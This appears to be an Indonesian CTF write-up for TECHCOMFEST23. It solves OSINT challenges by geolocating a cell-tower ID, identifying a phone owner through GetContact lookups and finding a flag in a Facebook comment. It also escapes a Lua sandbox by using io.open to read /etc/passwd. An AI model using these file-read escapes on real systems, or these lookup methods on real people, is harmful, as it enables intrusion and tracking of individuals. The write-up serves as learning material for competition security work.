
Author: aimardcr

Submit

Pada challenge OSINT ini, kami diberikan deskripsi bahwa author sedang mencari hacker yang telah dilacak dengan informasi sebagai berikut.

- Handphone hacker dilacak di **Badung, Bali, Indonesia**.
- Hacker menggunakan sim card **Telkomsel**
- **eNB ID** hacker adalah **248440**.

Kami diminta untuk mencari approximate location dari hacker tersebut dengan memasukkan latitude dan longitude dan dengan maksimal 1 digit desimal.



Dengan menggunakan bantuan cellmapper.net, kami berhasil mendapatkan lokasi hacker dengan menggunakan eNB ID yang diberikan. Terbukti juga pada *screenshot* diatas bahwa lokasinya terdapat di Badung, Indonesia sesuai dengan deskripsi challenge.

latitude=-8.785233936627492&longitude=115.20148686254915

Kami dapat mengambil latitude dan longitude nya pada url website tersebut dan mengambil 1 digit desimal sehingga menghasilkan flag dibawah ini!

Flag = TECHCOMFEST23{-8.7:115.2}

Contact

CHALLENGE

40 SOLVES

✕

Contact


🕒 100

(This challenge is a sequel after the **Runaway** story)
Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his partner real name?

Note: The names in the .vcf file are fake names, find the real name!

Format FLAG: TECHCOMFEST23{Number:FullName}
Example: TECHCOMFEST23{621234567890:Rick Astley}


Author: **aimardcr**

 contacts.vcf


Flag

Submit

Pada soal ini kita diminta untuk mencari nama asli dari seorang pemilik nomor yang nomornya kita juga belum tahu. Untuk mempermudah pencarian nomor, diberikan sebuah file dengan extension .vcf. Apabila kita coba cari di internet, maka ditemukan informasi bahwa file yang demikian merupakan sebuah ekstensi dari sebuah file khusus yang memang digunakan untuk penyimpanan kontak (semacam buku telepon digital).




Dari sini kami langsung mencoba untuk mencari apakah ada cara untuk membuka file tersebut secara online, dan ditemukan sebuah tools yaitu <https://products.groupdocs.app/viewer/vcf>. Kita bisa langsung membuka link tersebut dan mengupload file yang sudah diberikan oleh problem setter.



Setelah itu, maka akan muncul tampilan seperti ini. Ternyata nama dari setiap kontak disensor dan diganti dengan "xXxxxXx". Dari sini kami menyadari bahwa satu-satunya informasi yang dapat kami gunakan ialah nomor telepon. Kami langsung menggunakan salah satu tool yang cukup mumpuni untuk mencari informasi tentang nomor telepon yaitu "Get Contact" (<https://play.google.com/store/apps/details?id=app.source.getcontact>).


Dengan menggunakan tool tersebut, maka kita bisa melakukan lookup pada nomor yang kita inginkan dan akan ditampilkan daftar penyimpanan nama kontak dari nomor tersebut yang sudah pernah dibuat oleh orang lain. Untuk melakukan pencarian yang demikian, caranya adalah sebagai berikut.

1. Buka aplikasi “Get Contact” lewat android dan kita akan diberikan tampilan seperti berikut.




2. Terlihat bahwa ada sebuah tab pencarian untuk nomor, kita bisa menginputkan nomor yang ingin kita cari pada tab tersebut. Apabila kita coba masukkan, maka akan ada 2 tipe hasil (tidak ada hasil dan ada hasil) yaitu sebagai berikut.


(-) Tidak ada hasil



(-) Ada hasil



Dengan menggunakan langkah-langkah di atas, maka kami mencoba melakukan enumerasi pada semua nomor yang ada pada “contacts.vcf”. Setelah beberapa waktu melakukan proses tersebut, maka ditemukan hasil yang cukup menarik yaitu sebagai berikut.



Terlihat bahwa nomor “628988117322” memiliki penamaan kontak yang cukup meyakinkan. Untuk memastikan asumsi tersebut, kami mencoba melihat tag lain dengan menekan tombol “1 More Tags” dan hasilnya adalah sebagai berikut.



Terlihat bahwa ada tag lain yang mengatakan bahwa nomor ini merupakan jawaban yang benar. Dengan begitu, maka kami yakin bahwa ini adalah nomor yang dicari. Kita bisa langsung memasukkan hasil ini ke dalam format flag untuk mendapatkan flag dari challenge ini.

Flag = TECHCOMFEST23{628988117322:Chariovalda Efstathios}

Dewaweb (Sponsor)

CHALLENGE

20 SOLVES

✕

Dewaweb (Sponsor)

 340

I hid the flag few minutes ago in Dewaweb's official page on a certain social media.
Can you find it?!?!?
(Don't forget to like the page!)

Author: **aimardcr**

Flag

Submit

Pada soal ini, kami diminta untuk mencari sebuah flag yang disembunyikan oleh problem setter pada salah satu sosial media milik Dewaweb. Untuk memulai pencarian flag, kami mencoba untuk mengenumerasi terlebih dahulu berapa banyak media sosial yang dimiliki oleh Dewaweb. Berdasarkan hasil enumerasi kami lewat google, kami menemukan beberapa sosial media dewaweb yaitu sebagai berikut.

Instagram => <https://www.instagram.com/dewaweb/>


LinkedIn => <https://www.linkedin.com/company/dewaweb/>

Twitter => <https://twitter.com/dewaweb?lang=en>


Facebook => <https://www.facebook.com/dewaweb>

Tiktok => <https://www.tiktok.com/@dewaweb>


Setelah berjam-jam melakukan pencarian secara mendalam pada keseluruhan medsos tersebut, kami menemukan sesuatu yang menarik yaitu pada media sosial Facebook milik Dewaweb. Titik terang yang kami temukan pada media sosial Facebook ini adalah ketika kami menggunakan fungsi search berdasarkan post yang dimiliki oleh Dewaweb.




Dengan menggunakan fungsi tersebut, kami mencoba mencari sebuah string format flag yaitu "TECHCOMFEST23" dan ternyata pencarian tersebut menemukan sebuah hasil sebagai berikut.




Pencarian yang kami lakukan ternyata mengarah ke sebuah postingan oleh Dewaweb pada url <https://www.facebook.com/dewaweb/photos/a.364565850329653/2981228405330038>. Kami mencoba menganalisa komentar yang dicantumkan pada postingan tersebut dengan cara melakukan hover pada menu comment dan ternyata kami melihat ada nama problem setter.




Dari sini kami menjadi semakin yakin bahwa ini adalah postingan yang benar dan kami sudah semakin dekat dengan flag. Namun, sayangnya kami hanya bisa melihat 3 komentar apabila komentar pada postingan tersebut disorting secara default yaitu "most relevant".



Kami menyadari bahwa problem setter berkata bahwa komentarnya baru ia tinggalkan beberapa menit sebelum lomba dimulai. Maka dari itu, kami bisa menyimpulkan bahwa komentarnya masih baru dan kami bisa mengatur sorting comment berdasarkan “newest”.




Setelah disorting berdasarkan pilihan tersebut, maka kita akan bisa melihat flag yang benar.



Flag = TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}

Sandbox

Landbox 1.0



Pada soal ini, diberikan sebuah challenge sandbox based on lua script. Diberikan sebuah attachment sehingga kita bisa langsung saja melakukan source code review agar lebih memahami flow challenge ini.

```
-- Sandbox 1.0
-- Author: aimardcr

os.execute = function()
    print('No! bad function!')
end

io.popen = function()
    print('No! bad function!')
end

print('Welcome to LUA Sandbox!')
print('Feel free to type your lua code below, type \'-- END\' once you are done ;)')
print('-- BEGIN')

local code = ''
while true
```

```

do
    local input = io.read()
    if input == '-- END' then
        break
    end

    code = code .. input .. '\n'
end

print()

print('-- OUTPUT BEGIN')
pcall(load(code))
print('-- OUTPUT END')

```

Jika kita coba analisa, inti dari challenge ini adalah terdapat blacklist pada 2 buah fungsi untuk eksekusi command dan kita diminta untuk mendapatkan flag dari environment yang demikian. Namun, kami menyadari bahwa include file disini masih memungkinkan dikarenakan tidak adanya blacklist terhadap fungsi tersebut. Maka dari itu, kami mencari cara untuk menginclude file dengan mengandalkan fungsi bawaan dari lua script.

Setelah beberapa waktu mencari-cari di internet lebih tepatnya pada sumber https://www.gammon.com.au/scripts/doc.php?general=lua_base, kami menemukan sebuah fungsi yaitu “open” yang mana dapat digunakan untuk membuka sebuah file yang ada pada sistem komputer tersebut.

```

local open = io.open
local function read_file(path)
    local file = open(path, "rb")
    if not file then return nil end
    local content = file:read "*a"
    file:close()
    return content
end

local fileContent = read_file("/etc/passwd");
print (fileContent);

```

Apabila kita coba jalankan fungsi di atas, maka hasilnya adalah seperti ini.


```

File Actions Edit View Help
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local open = io.open

local function read_file(path)
    local file = open(path, "rb")
    if not file then return nil end
    local content = file:read "*a"
    file:close()
    return content
end

local fileContent = read_file("/etc/passwd");
print (fileContent);
-- END

-- OUTPUT BEGIN
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf:/bin/bash
-- OUTPUT END

```

